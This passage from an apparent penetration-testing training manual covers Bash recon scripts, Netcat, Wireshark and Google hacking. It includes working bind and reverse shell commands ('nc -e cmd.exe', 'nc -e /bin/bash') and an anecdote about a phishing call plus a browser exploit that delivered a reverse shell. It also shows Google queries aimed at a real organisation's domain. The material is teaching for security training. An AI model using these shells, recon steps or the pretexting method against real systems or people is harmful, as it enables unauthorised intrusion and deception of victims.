```

```
groups.icq.com

people.icq.com

search.icq.com

www.icq.com

root@bt:~#
```

Note that this method of extracting links from HTML pages is crude. The more elegant way of completing this exercise is to use a higher scripting language such as Python or Perl and to parse the HTML using regular expressions. This exercise simply demonstrates the power of the Bash environment.

5. Check the **listurls.py** python script for a simple example:

```
root@bt:enumeration/list-urls# ./list-urls.py http://www.offsec.com/pwbonline/icq.html |cut
-d"/" -f1-3 |sort -u

...
http://chat.icq.com

http://company.icq.com

http://download.icq.com

http://gallery.icq.com

http://games.icq.com

http://greetings.icq.com

http://groups.icq.com

http://icq.abv.bg

http://icq.bigmir.net

http://icq.centrum.sk

http://icq.walla.co.il

http://icq.yandex.ru

http://people.icq.com

http://search.icq.com

http://www.icq.com

http://www.icqmail.com
```

```
http://www.n24.de

http://www.prosieben.de

http://www.sat1.de

http://www.yelem.org.il

https://www.icq.com

root@bt:/pentest/enumeration/list-urls#
```

6. Now that you have the fully qualified domain names (FQDNs) for these servers, you are tasked with finding out the IP addresses of these servers. Using a simple BASH script and a loop, this task becomes a piece of cake. Issue the **host** command for each FQDN found. Start by outputting the server list into a text file:

```
root@bt:~# grep 'href=' icq.txt | cut -d"/" -f3 |grep icq.com |sort -u > icq-srv.txt
root@bt:~#
```

7. You can now write a short script that reads icq-srv.txt and executes the host command for each line. Use your favorite text editor to write this script **findicq.sh**:

```
#!/bin/bash
for hostname in $(cat icq-srv.txt);do
host $hostname
done
```

8. Don't forget to make this script executable before running it:

```
root@bt:~# chmod 755 findicq.sh
root@bt:~# ./findicq.sh
blogs.icq.com is an alias for www.gwww.icq.com.
www.gwww.icq.com has address 64.12.164.247
c.icq.com is an alias for c.icq.com.edgesuite.net.
c.icq.com.edgesuite.net is an alias for a949.g.akamai.net.
a949.g.akamai.net has address 206.132.192.246
a949.g.akamai.net has address 206.132.192.207
chat.icq.com is an alias for www.gwww.icq.com.
```

41

```
www.gwww.icq.com has address 64.12.164.247

company.icq.com is an alias for redirect.icq.com.

redirect.icq.com is an alias for redirect.gredirect.icq.com.

...

people.icq.com is an alias for www.gwww.icq.com.

www.gwww.icq.com has address 64.12.164.247

search.icq.com is an alias for search.gsearch.icq.com.

search.gsearch.icq.com has address 205.188.248.34

www.icq.com is an alias for www.gwww.icq.com.

www.gwww.icq.com has address 64.12.164.247

root@bt:~#
```

Yes, the output is a mess. You need to improve the script. If you look at the output, you will see that most of the names are aliases to other names:

```
greetings.icq.com is an alias for www.gwww.icq.com.
```

You are interested in lines similar to this:

```
www.icq.com has address 64.12.164.247
```

9. Filter all the lines that contain the string **has address**:

```
#!/bin/bash

for hostname in $(cat icq-srv.txt);do

host $hostname |grep "has address"

done
```

Once you run the script again, the output looks much better:

```
root@bt:~# ./findicq.sh

www.gwww.icq.com has address 205.188.251.118

a949.g.akamai.net has address 206.132.192.207

a949.g.akamai.net has address 206.132.192.246

www.gwww.icq.com has address 205.188.251.118
```

42

```
redirect.gredirect.icq.com has address 205.188.251.120

…

a1442.g.akamai.net has address 206.132.192.240

www.gwww.icq.com has address 205.188.251.118

www.gwww.icq.com has address 205.188.251.118

www.gwww.icq.com has address 205.188.251.118

search.gsearch.icq.com has address 205.188.248.34

www.gwww.icq.com has address 205.188.251.118

root@bt:~#
```

10. The final task in this exercise is to get the IP addresses of these servers, again, by using Bash text manipulation:

```
root@bt:~# ./findicq.sh > icq-ips.txt

root@bt:~# cat icq-ips.txt |cut -d" " -f4 |sort -u

205.188.100.82

205.188.251.118

206.132.192.207

206.132.192.231

206.132.192.240

206.132.192.246

64.12.164.120

64.12.164.92

root@bt:~#
```

1.3.4 Additional Resources

- http://www.linuxconfig.org/Bash_scripting_Tutorial
- http://tldp.org/HOWTO/Bash-Prog-Intro-HOWTO.html

1.3.5 Exercises

1. Connect to the Offsec VPN labs. In this exercise, you will be tasked with writing a simple Bash script that will identify all live hosts (responding to a ping) in the Offsec Lab network. **The script should take as little time to complete as possible**.

2. Start generating your interim documentation. Make notes about IPs discovered. Use KeepNote or any other note-taking tool.

Going the Extra Mile

Try repeating **exercise 1.3.5, section 1** using a higher scripting language such as Python or Perl. Don't be afraid to try this even if you've never programmed before. Use Google to look up examples. Give it a try!

1.4 Netcat the Almighty

Overview

Netcat is a wonderfully versatile tool that has been dubbed the "hackers' Swiss army knife." The simplest definition of Netcat is "a tool that can read and write to TCP and UDP ports." This dual functionality suggests that Netcat runs in two modes: client and server. If this sounds completely alien to you, please do some background research on this tool because we will be using it very often.

1.4.1 Connecting to a TCP/UDP Port with Netcat

Connecting to a TCP/UDP port can be useful in several situations:

- To check if a port is open or closed

- To read a banner from the port

- To connect to a network service manually

Please take time to inspect Netcat's command line options:

```
root@bt:~# nc -h
[v1.10-38]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
```

```
        -l                      listen mode, for inbound connects

        -n                      numeric-only IP addresses, no DNS

        -o file                 hex dump of traffic

        -p port                 local port number

        -r                      randomize local and remote ports

        -q secs                 quit after EOF on stdin and delay of secs

        -s addr                 local source address

        -T tos                  set Type Of Service

        -t                      answer TELNET negotiation

        -u                      UDP mode

        -v                      verbose [use twice to be more verbose]

        -w secs                 timeout for connects and final net reads

        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];

hyphens in port names must be backslash escaped (e.g. 'ftp\-data').

root@bt:~#
```

1. To connect to TCP port 21 on 192.168.9.220 and read from it, try the following:

```
root@bt:~# nc –vn 192.168.9.220 21

(UNKNOWN) [192.168.9.220] 21 (ftp) open

220-GuildFTPd FTP Server (c) 1997-2002

220-Version 0.999.14

220-Thanks!

220 Please enter your name:
```

Note that port 21 is open and advertises the FTP banner **220-GuildFTPd FTP Server (c) 1997-2002**.

Press Ctrl+C to exit Netcat.

2. To connect to port 80 on 192.168.9.240, send an HTTP HEAD request, and read the HTTP server banner, try the following:

```
root@bt:~# nc -vn 192.168.9.240 80

(UNKNOWN) [192.168.9.240] 80 (www) open

HEAD / HTTP/1.0


HTTP/1.1 200 OK

Date: Sat, 17 Oct 2009 05:53:08 GMT

Server: Apache/2.2.3 (CentOS)

Last-Modified: Sat, 11 Oct 2008 12:44:50 GMT

ETag: "78457-b8-a1b5f480"

Accept-Ranges: bytes

Content-Length: 184

Connection: close

Content-Type: text/html; charset=UTF-8


root@bt:~#
```

1.4.2 Listening on a TCP/UDP Port with Netcat

Listening on a TCP/UDP port using Netcat is useful for network debugging client applications or otherwise receiving a TCP/UDP network connection. Try implementing a simple chat using Netcat. Please take note of your local IP address (mine is 192.168.8.74)

1. To listen on port 4444 and accept incoming connections, type:

    Computer 1 (local computer - 192.168.8.74)

    ```
    root@bt:~# nc -lvp 4444

    listening on [any] 4444 ...
    ```

2. From a different computer (I will be using a lab Windows machine), connect to port 4444 on your local machine:

    Computer 2 (Windows box - 192.168.9.158)

    ```
    C:\>nc -v 192.168.8.74 4444
    192.168.8.74: inverse host lookup failed: h_errno 11004: NO_DATA
    (UNKNOWN) [192.168.8.74] 4444 (?) open
    HI, HOW ARE YOU!
    fine thanks, you?
    I'M DOING GREAT!
    ```

1.4.3 Transferring Files with Netcat

Netcat can also be used to transfer files, both text and binary, from one computer to another. To send a file from Computer 2 to Computer 1, try the following:

Computer 1: Set up Netcat to listen to and accept the connection and to redirect any input into a file.

```
root@bt:~# nc -lvp 4444 > output.txt

listening on [any] 4444 ...
```

Computer 2: Connect to the listening Netcat on computer 1 (port 4444) and send the file:

```
C:\>echo "Hi! This is a text file!" > test.txt

C:\>type test.txt

"Hi! This is a text file!"

C:\>nc -vv 192.168.8.74 4444 < test.txt

192.168.8.74: inverse host lookup failed: h_errno 11004: NO_DATA

(UNKNOWN) [192.168.8.74] 4444 (?) open
```

Because Netcat doesn't give any indication of file transfer progress, wait for a few seconds and then press Ctrl+C to exit Netcat.

On **Computer 1** you should see:

```
root@bt:~# nc -lvp 4444 > output.txt

listening on [any] 4444 ...

192.168.9.158: inverse host lookup failed: Unknown server error : Connection timed out

connect to [192.168.8.74] from (UNKNOWN) [192.168.9.158] 1027

^C root@bt:~#
```

Now check that the file was transferred correctly:

Computer 1

```
root@bt:~# file output.txt

output.txt: ASCII text, with CRLF line terminators

root@bt:~# cat output.txt

"Hi! This is a text file!"

root@bt:~#
```

1.4.4 Remote Administration with Netcat

The other name of this chapter is "Using Netcat as a Backdoor." There is a very specific reason for not using this title; I will point it out later in the exercise. One neat featyre of Netcat is *command redirection*. This means that Netcat can take an executable file and redirect the input, output, and error messages to a TCP/UDP port rather than the default console.

Take, for example, the **cmd.exe** executable. By redirecting the stdin, stdout, and stderr to the network, you can bind **cmd.exe** to a local port. Anyone connecting to this port will be presented with a command prompt belonging to this computer.

If this is confusing, just hang in there and check out the following example.

Start this example with Alice and Bob, two fictional characters trying to connect to each other's computers. Please take note of the network configurations; they play a critical role as you will soon see.

1.4.4.1 Scenario 1: Bind Shell

In scenario 1, Bob has requested Alice's assistance and has asked her to connect to his computer and issue some commands remotely. As you can see, Bob has a non-RFC 1918 address and is directly connected to the internet. Alice, however, is behind a NAT'ed connection.

To complete the scenario, Bob needs to bind cmd.exe to a TCP port on his machine and inform Alice which port to connect to.

Bob's machine

```
C:\>nc –lvvp 4444 –e cmd.exe

listening on [any] 4444 ...
```

Anyone connecting to port 4444 on Bob's machine (hopefully Alice) will be presented with Bob's command prompt, with the same permissions that **nc** was run with.

Alice's machine

```
root@bt:~# ifconfig tap0

tap0      Link encap:Ethernet  HWaddr a6:0c:0b:77:e8:45

          inet addr:192.168.8.74  Bcast:192.168.9.255  Mask:255.255.254.0

          ...


root@bt:~# nc -vvn 192.168.9.158 4444

(UNKNOWN) [192.168.9.158] 4444 (?) open

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.


C:\>ipconfig

ipconfig

Windows IP Configuration

Ethernet adapter offsec:

        Connection-specific DNS Suffix  . :

        IP Address. . . . . . . . . . . : 192.168.9.158

        Subnet Mask . . . . . . . . . . : 255.255.254.0

        Default Gateway . . . . . . . . :

C:\>
```

1.4.4.2 Scenario 2: Reverse Shell

In scenario 2 Alice is requesting help from Bob. The assumption is that Alice does not control the NAT device she is behind. Is there any way for Bob to connect to Alice's computer and solve her problem?

Another interesting Netcat feature is the ability to send a command shell to a listening host. In this situation, although Alice cannot bind a port to cmd.exe locally to her computer and expect Bob to connect, she can send her command prompt to Bob's machine.

Bob's machine

```
C:\>nc –lvvp 4444

listening on [any] 4444 ...
```

Alice's machine

```
root@bt:~# nc –nv 192.168.9.158 4444 –e /bin/bash

(UNKNOWN) [192.168.9.158] 4444 (?) open
```

Bob's machine after the connection

```
C:\>nc –lvvp 4444

listening on [any] 4444 ...

connect to [192.168.9.158] from (UNKNOWN) [192.168.8.74] 58630: NO_DATA

/sbin/ifconfig

...

tap0      Link encap:Ethernet  HWaddr a6:0c:0b:77:e8:45

          inet addr:192.168.8.74  Bcast:192.168.9.255  Mask:255.255.254.0

          inet6 addr: fe80::a40c:bff:fe77:e845/64 Scope:Link

          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

          RX packets:6831 errors:0 dropped:0 overruns:0 frame:0

          TX packets:6257 errors:0 dropped:0 overruns:0 carrier:0
```

```
        collisions:0 txqueuelen:100

        RX bytes:1003013 (1.0 MB)  TX bytes:749607 (749.6 KB)
```

Netcat has other nice features and uses such as simple sniffing abilities, port redirection, and so forth, which I will leave for you to research independently.

The reason I didn't want to call this module "Netcat as a backdoor" is that students usually start thinking about the malicious implementations of such a backdoor, and one of the first questions asked is, "How do I get Netcat to run on the victim machine, without remote user intervention?" I usually dismiss this question, with a horrified look on my face.

The magic answer to this question can be embodied in three words: remote code execution. In this example, both Bob and Alice are willing participants in the exercise. To escalate this demonstration to a "hack," we would need Netcat to execute itself without the involvement of the user on the other side.

Ninety percent of attack vectors can be boiled down to the words remote code execution. For example, attacks such as buffer overflows, SQL injection, file inclusion, client side attacks, and trojan horses all aim to result in remote code execution on the victim machine.

1.4.5 Exercises

1. Connect to the Windows XP client machine assigned to you via Remote Desktop. (You will find Netcat in the Extras directory on the desktop.) Do not forget to disable the Windows XP firewall, or alternatively open a specific port in the firewall for Netcat connections (TCP 4444 is fine).

2. Use Netcat to implement the following scenarios between two networked computers:

   ● Simple chat

   ● File transfer

   ● Bind/reverse shell

   ● Port scanner

   ● Banner grabber

   ● Experiment with connections from Windows and Linux machines

3. Most IPS/IDS systems identify the traffic signature of a *flying shell* and flag it as evil. Several encrypted Netcat clones exist, which have turned into my permanent Netcat replacements. Take time to get to know SBD (Google: **sbd netcat clone**). Implement the bind/reverse shell scenarios using SBD under Linux and windows. You'll need to figure out a way to transfer sbd.exe to your Windows Lab machine to complete this exercise.

1.5 Using Wireshark

Overview

Learning how to use a sniffer effectively is probably one of the most important network-related lessons you can take, and I strongly recommend that this chapter be reviewed and practiced as much as possible.

I will sadly confess that, for years, I avoided using a sniffer. Every time I tried, I was confronted either with a battery of speedometers or a lot of hex stuff that I didn't really understand. One day, while trying to debug a network protocol issue, I had no other option but to use a network sniffer. After taking a deep breath, I suddenly realized that understanding all that hex stuff wasn't too complicated at all.

1.5.1 Peeking at a Sniffer

Let's begin by peeking into a Wireshark capture file. This capture was taken as I ran **dhclient eth0** and then opened my browser and browsed to http://www.offensive-security.com.

Looking at this for the first time might be overwhelming. However, take a deep breath, examine the packet capture line by line, and implement your knowledge of TCP/IP.

Download this capture file from:

http://www.offensive-security.com/pwbonline/browse-dump.cap

Packet 1: DHCP Request. You ran **dhclient**, which **broadcasts** a DHCP request to a local DHCP server. Notice the broadcast destination address 255.255.255.255 and the source IP address 0.0.0.0.

Packet 2: A DHCP server (192.168.1.1) replies in a **unicast** packet and assigns the IP 192.168.1.107. At this point the browser was opened, attempting to browse to www.offsec.com.

Packet 3: ARP Broadcast. You've attempted to send a packet to the Internet, and before your computer can actually send it, it needs to identify the default gateway on the local network. The default gateway IP address is configured on the requesting machine, but the default gateway MAC address is unknown. My machine sends a broadcast to the whole network, asking, "Who has 192.168.1.1? Tell 192.168.1.107."

Packet 4: All computers on the local subnet receive this broadcast and check whether 192.168.1.1 belongs to them. Only 192.168.1.1 responds to this ARP broadcast and sends an ARP unicast reply to 192.168.1.107, informing it of the MAC address requested.

Packet 5: Now that your computer knows where to send its packets in order for them to reach the internet, you need to resolve the IP of www.offensive-security.com. Your computer sends a DNS query to the DNS server defined in your TCP/IP settings (24.224.127.143) and asks the DNS server for the IP address (A record) of www.offensive-security.com.

Packet 6: The DNS server replies and tells your computer that the IP address for www.offensive-security.com is 208.88.120.8.

Packet 7: Armed with this information, your computer attempts a three-way handshake (remember that buzzword from TCP/IP?) with 208.88.120.8 on port 80 and sends an SYN request.

Packet 8: The web server responds with an ACK and sends an SYN to your machine.

Packet 9: You send a final ACK to the web server and complete the three-way handshake.

Packet 10: Now that the handshake is complete, your computer can start talking with the service using a specific protocol. Since you're using a web browser, your computer sends an HTTP GET request, which retrieves the index page, and all linked images, to your browser.

Packet 11 – end: The main page of www.offensive-security.com, including all linked images, is loaded in your browser.

After analyzing this dump, you can see that sniffers actually make sense and can provide you with detailed information about what goes on in your network.

1.5.2 Capture and Display Filters

Capture dumps are rarely as clear as this since there is usually a lot of background noise on a network. Various broadcasts, miscellaneous network services, and other running applications all make life harder when it comes to traffic analysis.

This is where traffic capture filters come to your aid, because they can filter out the so-called noninteresting traffic. These filters greatly help pinpoint the traffic you want and reduce background noise to a point where you can once again make sense of what you see.

Wireshark has two very convenient filter schemes: capture filters and display filters. Understanding how to use these filters is a recipe to conquering Wireshark.

Please take time to learn and exercise these filters. Wireshark also contains built-in capture filters, which can be accessed through the Capture Interfaces window.

1.5.3 Following TCP Streams

As you may have noticed, packets 9–end are a bit difficult to comprehend because they contain fragments of information. Most modern sniffers, Wireshark included, know how to reassemble a specific session and display it in various formats.

1.5.4 Additional Resources

- http://wiki.wireshark.org/SampleCaptures
- http://wiki.wireshark.org/CaptureFilters
- http://media-2.cacetech.com/video/wireshark/introduction-to-wireshark/

1.5.5 Exercises

1. Download the following capture files:

   - http://www.offensive-security.com/pwbonline/browse-dump.cap

   - http://www.offensive-security.com/pwbonline/capture2.cap

   - http://www.offensive-security.com/pwbonline/capture3.cap

   - http://www.offensive-security.com/pwbonline/capture4.cap

2. Use Wireshark to open the capture files and try to account for the packets in the dump. Understand what happened during the capture dump.

3. Connect to the Offsec VPN Labs. Try "HTTP banner grabbing" the service listening on TCP port **10443** on IP **192.168.X.234** (where X represents your specific lab server's subnet).

4. Try browsing to the same port with your browser, while capturing the traffic in Wireshark. What do you see? Can you explain this behavior? What information can you get out of this Wireshark dump? Update your documentation appropriately.

Going the Extra Mile

Can you find out how to make a capture filter that will only capture HTTP GET requests to a specific IP? Use Google to look for filter examples.

2. Module 2: Information Gathering Techniques

Overview

This module introduces the topic of general information gathering techniques, which will later be the basis for the attack.

Module Objectives:

1. At the end of this module, students should be able to gather public information using various resources such as Google, Netcraft, and Whois for a specific organization.
2. Students should be able to come up with new and useful Google hacks on their own.
3. Students should be able to building a basic company/organizational profile using publicly available information.

Reporting

Reporting **is required** for this module as described in the exercises.

A Note from the Author

Information gathering is one of the most important stages of the attack. This is where you gather basic information about the target in order to be able to launch an attack later on. Keep in mind this simple equation:

<center>**MORE INFORMATION = HIGHER PROBABILITY OF SUCCESSFUL ATTACK**</center>

I was once engaged in a penetration test where my attack surface was limited and the few services that were present were well secured. After scouring Google for information about the company I was supposed to attack, I found a post, made by one of the company's employees, in a stamp-collecting forum.

The post roughly translated as:

```
Hi I'm looking for rare stamps (for sale or trade) from the 50's.

Please contact me at:

mail: david@hiscompany.com.

Cell: 072-776223
```

This post was all I needed to launch a semi-sophisticated client side attack. I registered a **no-ip** domain (stamps.no-ip.com) and collected some stamp images from Google images. I embedded some nasty HTML containing exploit code for the latest Internet Explorer security hole (MS05-001 at the time), and called David on his cellular phone. I told him my grandfather had given me a huge rare stamp collection from which I would be willing to trade several stamps. I made sure to place this call on a working day to increase my chances of reaching him at the office.

David was overjoyed to receive my call and, without hesitation, visited my malicious website to see the "stamps" I had to offer. While browsing my site, the exploit code on my website downloaded and executed Netcat on his local machine, sending me a reverse shell.

This is a simple example of how information that may seem irrelevant can lead to a successful penetration. My personal view is that there is no such thing as irrelevant information—you can always squeeze out bits of information from even mundane forum posts.

2.1 Open Web Information Gathering

Prior to an attack, I spend some time browsing the web and looking for background information about the organization I'm about to attack. First, I usually browse the organizational website and look for general information such as contact information, phone and fax numbers, emails, company structure, and so on. I also usually look for sites that link to the target site or for organizational emails floating around the web. Sometimes the small details give you the most information: how well designed is the target website? How clean is their HTML code? This might give you a clue about their budget when they erected their site, from which, in turn, you may intuit their budget to secure it.

2.1.1 Google Hacking

Google has proven to be one of the best and most comprehensive search engines to date. Google will violently spider websites, inadvertently exposing sensitive information on that web site due to various web server misconfigurations (such as directory indexing). Such exposure results in huge amounts of data leaking into the web and, even worse, leaking into the Google cache. In early 2000 this gave birth to a new field, Google Hacking.

Google hacking was first introduced by Johnny Long, who has since published a couple of books about it— a "must read" for any serious Googlenaut. Johnny Long's book, "*Google Hacking For Penetration Testers"* can be found on Amazon at: http://www.amzn.com/1931836361.

The general idea behind Google hacking is to use special search operators in Google to narrow down search results and find very specific files, usually with a known format. You can find basic usage information here: http://www.google.com/help/basics.html

2.1.1.1 Advanced Google Operators

The advanced search operators allow you to narrow down your searches even more, and to pinpoint target searches to exactly what you are looking for. A list of Google operators can be found at http://www.google.com/help/operators.html.

Using these operators you can search for specific information that might be of value during a pen test. Let's try some simple examples our mojo running.

2.1.1.2 Searching within a Domain

The **site:** operator restricts the results to websites in a given domain:

```
site:www.aeoi.org.ir
```


Notice how all the results come from the target site, www.aeoi.org.ir. You could also run a broader domain-wide search—**site:aeoi.org.ir**—which would expose additional public servers in that domain.

Try the **filetype:** operator (for some reason not included on the Google operators page).

```
filetype:pdf site:aeoi.org.ir
```


This search will show us all the publicly exposed PDF files on the aeoi.org.ir domain.

